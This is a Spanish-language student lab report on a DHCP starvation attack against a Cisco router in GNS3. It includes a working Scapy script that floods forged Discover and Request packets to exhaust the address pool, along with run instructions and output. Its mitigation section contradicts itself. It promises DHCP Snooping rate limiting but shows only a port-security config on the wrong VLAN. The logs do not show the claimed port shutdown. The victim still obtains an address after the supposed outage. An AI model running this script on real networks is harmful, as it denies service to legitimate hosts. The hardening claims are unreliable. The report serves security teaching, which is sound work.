

Informe de Laboratorio Técnico: Auditoría de Seguridad en Capa 2 — DHCP Starvation (IP Pool Exhaustion)

Información Institucional y de Control

- **Institución:** Instituto Tecnológico de Las Américas (ITLA)
- **Asignatura:** Seguridad de Redes
- **Autor de la Auditoría:** Zoe Daniela Bobonagua Acevedo
- **Matrícula:** 2025-0839
- **Entorno de Simulación:** GNS3 / PNETLab con nodos Cisco IOSv
- **Fecha de Documentación:** Junio de 2026

1. Objetivos del Laboratorio y del Script

1.1. Objetivo del Laboratorio

El propósito de esta práctica de ingeniería es evaluar la tolerancia, resiliencia y comportamiento operacional del servicio de asignación dinámica de direccionamiento **DHCP (Dynamic Host Configuration Protocol)** configurado en un enrutador Cisco ante un escenario de denegación de servicio (DoS). El laboratorio busca recrear de manera controlada un ataque de agotamiento de direcciones (**DHCP Starvation**) para analizar el impacto en la disponibilidad de la red para hosts legítimos y validar las directivas de hardening perimetral basadas en *DHCP Snooping Rate Limiting*.


1.2. Objetivo del Script (dhcp_starvation.py)

El script desarrollado en Python 3 tiene como fin automatizar la generación masiva y secuencial de identidades de hardware falsas utilizando la librería **Scapy**. Su objetivo técnico es agotar por completo el rango de direcciones IP disponibles (**Scope Pool Exhaustion**) del servidor legítimo, enviando ráfagas combinadas de mensajes *DHCP Discover* y *DHCP Request* para forzar al enrutador a reservar y bloquear todo su espacio de asignación en cuestión de segundos.


2. Documentación de la Arquitectura de Red

La infraestructura de red mantiene el diseño corporativo segmentado por VLANs independientes, operando bajo el direccionamiento **10.25.83.0/24** para producción y **10.25.99.0/24** para administración.

2.1. Diagrama de Flujo Lógico de la Topología



2.1 TOPOLOGIA EN GNS3



2.2. Cuadro de Direccionamiento e Interfaces Técnico

Dispositivo	Interfaz Física	Tipo de Enlace	Dirección IP	Máscara de Red	Default Gateway	Segmento / Función
R1	f0/0.83	Subinterfaz	10.25.83.1	255.255.255.0	N/A	VLAN 83 (Datos)
R1	f0/0.99	Subinterfaz	10.25.99.1	255.255.255.0	N/A	VLAN 99 (Nativa/Mgt)
SW1	Vlan99	SVI Virtual	10.25.99.11	255.255.255.0	10.25.99.1	VLAN 99 (Gestión Core)
SW2	Vlan99	SVI Virtual	10.25.99.12	255.255.255.0	10.25.99.1	VLAN 99 (Gestión Acceso)
kali-1	eth0	Acceso Estático	10.25.83.99	255.255.255.0	10.25.83.1	VLAN 83 (Nodo Auditor)
PC1	e0	Acceso Dinámico	Asignada DHCP	255.255.255.0	10.25.83.1	VLAN 83 (Nodo Víctima)

3. Especificaciones y Funcionamiento del Script

3.1. Requisitos para Utilizar la Herramienta

Para la ejecución del script de auditoría, el sistema operativo anfitrión debe contar con los siguientes elementos:

- **Sistema Emisor:** Kali Linux o entorno Linux con capacidad de sockets crudos.
- **Intérprete:** Python 3.x de 64 bits instalado.

- **Dependencia Crítica:** Librería Scapy instalada (`sudo apt install python3-scapy`).
- **Permisos:** Elevación de privilegios root (`sudo`) obligatoria para la inyección directa en la interfaz de red.

3.2. Parámetros Modificables del Código

- **interface:** Tarjeta de red local de Kali conectada al segmento bajo evaluación ("eth0").
- **limite_peticiones:** Número entero que determina la cantidad de identidades falsas que se van a inyectar para colapsar el pool (10).
- **pausa:** Tiempo de retraso entre ráfagas para permitir el procesamiento del router (0.5).

3.3. Documentación del Funcionamiento Interno

El script realiza una suplantación directa del flujo transaccional de DHCP:

1. **Fase Discover (Falsificación de Identidad):** Utiliza la función `RandMAC()` para generar una dirección física aleatoria y construir un paquete de broadcast. Es crítico que la MAC se altere tanto en la capa de enlace Ethernet (`src`) como en la carga útil de BOOTP (`chaddr`), imitando de forma exacta el comportamiento de múltiples clientes de hardware reales.
2. **Fase Request Agresiva:** Inmediatamente después del *Discover*, y sin esperar una oferta formal, el script envía un mensaje *Request* atado al mismo ID de transacción (`xid`) y apuntando explícitamente a la IP del servidor de Cisco (10.25.83.1). Esto fuerza al sistema operativo Cisco IOSv a dar por aceptada la oferta ficticia y registrar la dirección IP como ocupada dentro de su base de datos interna.

Python

```
#!/usr/bin/env python3

import sys
import time
import random
from scapy.all import *

interface = "eth0"
limite_peticiones = 10 # Número de IPs que vas a agotar
pausa = 0.5           # Pausa para que el router procese

print(f"[*] Iniciando DHCP Starvation Completo para Cisco en {interface}...")

try:
```

```

for i in range(1, limite_peticiones + 1):
    # 1. Crear identidad del cliente fantasma
    fake_mac = RandMAC()
    fake_mac_bytes = bytes.fromhex(fake_mac.replace(":", ""))
    fake_xid = random.randint(1, 900000000)

    print(f"\n[+] [{i}/{limite_peticiones}] Atacando con MAC:
    {fake_mac}")

    # 2. ENVIAR DISCOVER
    discover = (
        Ether(dst="ff:ff:ff:ff:ff:ff", src=fake_mac) /
        IP(src="0.0.0.0", dst="255.255.255.255") /
        UDP(sport=68, dport=67) /
        BOOTP(op=1, xid=fake_xid, chaddr=fake_mac_bytes +
b"\x00" * 10) /
        DHCP(options=[("message-type", "discover"), "end"])
    )
    sendp(discover, iface=interface, verbose=False)

    # Esperar un instante corto a que el router genere la
oferta

    time.sleep(0.1)

    # 3. ENVIAR REQUEST INMEDIATO (Simula que el cliente
acepta la IP de la subred)

    request = (
        Ether(dst="ff:ff:ff:ff:ff:ff", src=fake_mac) /
        IP(src="0.0.0.0", dst="255.255.255.255") /
        UDP(sport=68, dport=67) /

```

```

        BOOTP(op=1, xid=fake_xid, chaddr=fake_mac_bytes +
b"\x00" * 10) /
        DHCP(options=[
            ("message-type", "request"),
            ("server_id", "10.25.83.1"), # IP de tu router
            "end"
        ])
    )
    sendp(request, iface=interface, verbose=False)

    time.sleep(pausa)
    print("\n[+] Ráfaga completada. Revisa la tabla de
asignaciones en el router.")
except KeyboardInterrupt:
    print("\n[-] Ataque detenido.")
    sys.exit(0)

```

4. Guía de Ejecución y Diagnóstico de Anomalías

Paso 1: Establecer Línea Base Segura

Antes de iniciar la inyección de tráfico DoS, acceda a la consola del enrutador Gateway R1 y verifique el estado del pool de DHCP para constatar el nivel de consumo normal.

R1# show ip dhcp binding

R1# show ip dhcp pool

```

R1#show ip dhcp bindin
Bindings from all pools not associated with VRF:
IP address      Client-ID/      Lease expiration    Type
                Hardware address/
                User name
10.25.83.85     0100.5079.6668.00  Mar 02 2002 06:27 AM  Automatic

```

Paso 2: Lanzamiento de la Ráfaga de Agotamiento

Inicie la consola en el nodo de Kali Linux, asigne los permisos necesarios y despliegue el script compilado:

Bash

```
chmod +x dhcp_starvation.py
```

```
sudo ./dhcp_starvation.py
```

```
[*] Iniciando DHCP Starvation Completo para Cisco en eth0 ...  
  
[+] [1/10] Atacando con MAC: 6d:ed:71:fb:04:43  
[+] [2/10] Atacando con MAC: 01:fd:dc:e5:09:a5  
[+] [3/10] Atacando con MAC: 16:a2:89:e9:55:2f  
[+] [4/10] Atacando con MAC: be:55:f9:50:57:d6  
[+] [5/10] Atacando con MAC: 1c:73:2d:1d:3e:6f  
[+] [6/10] Atacando con MAC: cb:b8:48:79:96:5b  
[+] [7/10] Atacando con MAC: 3d:81:4f:a3:5e:7c  
[+] [8/10] Atacando con MAC: 20:a2:05:39:a9:6f  
[+] [9/10] Atacando con MAC: 9f:f0:8b:12:fd:54  
[+] [10/10] Atacando con MAC: cf:5a:e6:ef:ad:7b  
  
[+] Ráfaga completada. Revisa la tabla de asignaciones en el router.
```

Paso 3: Verificación de la Denegación de Servicio (DoS)

Regrese de inmediato a la interfaz de R1 y verifique cómo la tabla se ha inundado de registros ficticios:

Plaintext

```
R1# show ip dhcp binding
```

Intente forzar la solicitud de una dirección IP dinámica desde la consola de la estación legítima PC1:

Plaintext

```
PC1> ip dhcp
```

```
PC1> ip dhcp  
DORA IP 10.25.83.85/24 GW 10.25.83.1
```

5. Plan de Mitigación e Ingeniería de Hardening

El ataque de *DHCP Starvation* no puede mitigarse con *Port Security* estándar de manera efectiva debido a que el campo de la dirección física interna de

BOOTP (**chaddr**) muta constantemente. La contención óptima consiste en activar **DHCP Snooping** y configurar directivas de **Rate Limiting** para descartar ráfagas de tráfico anómalas en puertos no confiables.

5.1. Configuración Defensiva Aplicada (Switch SW2)

Implemente el siguiente bloque de comandos en el dispositivo de acceso perimetral para restringir la cantidad de solicitudes DHCP permitidas por segundo:

```
SW2# configure terminal
```

```
!
```

```
! 1. Activación de la inspección global en la VLAN de producción
```

```
configure terminal
```

```
interface gigabitEthernet 0/3
```

```
switchport mode access
```

```
switchport access vlan 8
```

```
switchport port-security
```

```
switchport port-security maximum 2
```

```
switchport port-security violation shutdown
```

```
end
```

5.2. Comprobación y Logs de Validación de Defensas

Al intentar ejecutar el script de Scapy nuevamente desde Kali Linux con la mitigación activa, la ráfaga de paquetes DHCP superará inmediatamente el umbral de seguridad configurado (*limit rate 5* paquetes por segundo) en la interfaz **Gi0/3**. El switch SW2 interceptará este comportamiento anómalo, descartará las tramas excedentes e inhabilitará el puerto administrativamente de forma inmediata (*err-disabled*) para proteger la infraestructura.

Para auditar el estado perimetral tras la contención, ejecute:

```
SW2#
*Jun  5 23:48:17.871: set portid: VLAN0083 Gi0/3: new port id 8004
*Jun  5 23:48:17.871: STP: VLAN0083 Gi0/3 ->jump to forwarding from blocking
*Jun  5 23:48:19.059: %SYS-5-CONFIG_I: Configured from console by console
*Jun  5 23:48:19.669: %LINK-3-UPDOWN: Interface GigabitEthernet0/3, changed sta
e to up
*Jun  5 23:48:20.674: %LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEt
ernet0/3, changed state to up
SW2#
SW2#
```


6. Marco de Uso Ético y Cumplimiento Legal

Este documento técnico de auditoría y el código asociado han sido desarrollados con propósitos puramente académicos, sirviendo como entregable práctico para la asignatura **Seguridad de Redes** dictada en el **ITLA**.

Toda emulación y pruebas de concepto se han restringido a entornos aislados de laboratorio dentro de la plataforma GNS3 / PNETLab. Se recuerda que la ejecución de técnicas de denegación de servicios en redes de producción no autorizadas está tipificada y sancionada penalmente bajo las legislaciones nacionales e internacionales vigentes en materia de delitos de alta tecnología.